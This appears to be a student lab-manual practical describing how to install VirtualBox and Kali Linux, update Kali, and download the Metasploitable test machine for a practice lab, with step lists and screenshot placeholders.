INDEX

PRACTICAL NO:1 KALI INSTALLATION

To install Kali Linux −

- First, we will download the Virtual box and install it.
- Later, we will download and install Kali Linux


distribution. Download and Install the Virtual Box

A Virtual Box is particularly useful when you want to test something on Kali Linux that you are unsure of. Running Kali Linux on a Virtual Box is safe when you want to experiment with unknown packages or when you want to test a code.

With the help of a Virtual Box, you can install Kali Linux on your system (not directly in your hard disk) alongside your primary OS which can MAC or Windows or another flavor of Linux.


Let's understand how you can download and install the Virtual Box on your system.

Step 1 − To download, go to https://www.virtualbox.org/wiki/Downloads. Depending on your operating system, select the right package. In this case, it will be the first one for Windows as shown in the following screenshot.




Step 2 − Click **Next**.

Step 3 − The next page will give you options to choose the location where you want to install the application. In this case, let us leave it as default and click **Next**.




Step 4 − Click **Next** and the following **Custom Setup** screenshot pops up. Select the features you want to be installed and click Next.




Step 5 − Click **Yes** to proceed with the installation.

Step 6 − The **Ready to Install** screen pops up. Click Install.



Step 7 − Click the **Finish** button.

The Virtual Box application will now open as shown in the following screenshot. Now we are ready to install the rest of the hosts for this manual and this is also recommended for professional usage.




Install Kali Linux


Now that we have successfully installed the Virtual Box, let's move on to the next step and install Kali Linux.

Step 1 − Download the Kali Linux package from its official website: https://www.kali.org/downloads/


Step 2 − Click **VirtualBox → New** as shown in the following screenshot.




Step 3 − Choose the right **virtual hard disk file** and click **Open**.



Step 4 − The following screenshot pops up. Click the **Create** button.




Step 5 − Start Kali OS. The default username is **root** and the password is **toor**.




Update Kali


It is important to keep updating Kali Linux and its tools to the new versions, to remain functional. Following are the steps to update Kali.

Step 1 − Go to Application → Terminal. Then, type "apt-get update" and the update will take place as shown in the following screenshot.






Step 2 − Now to upgrade the tools, type "apt-get upgrade" and the new packages will be downloaded.



Step 3 − It will ask if you want to continue. Type **"Y"** and **"Enter"**.




Step 4 − To upgrade to a newer version of Operating System, type **"apt-get distupgrade"**.

Laboratory Setup

In this section, we will set up another testing machine to perform the tests with the help of tools of Kali Linux.


Step 1 − Download **Metasploitable**, which is a Linux machine. It can be downloaded from the official webpage of

Rapid7: https://information.rapid7.com/metasploitabledownload.html?LS=1631875&CS=web




Step 2 − Register by supplying your details. After filling the above form, we can download the software.

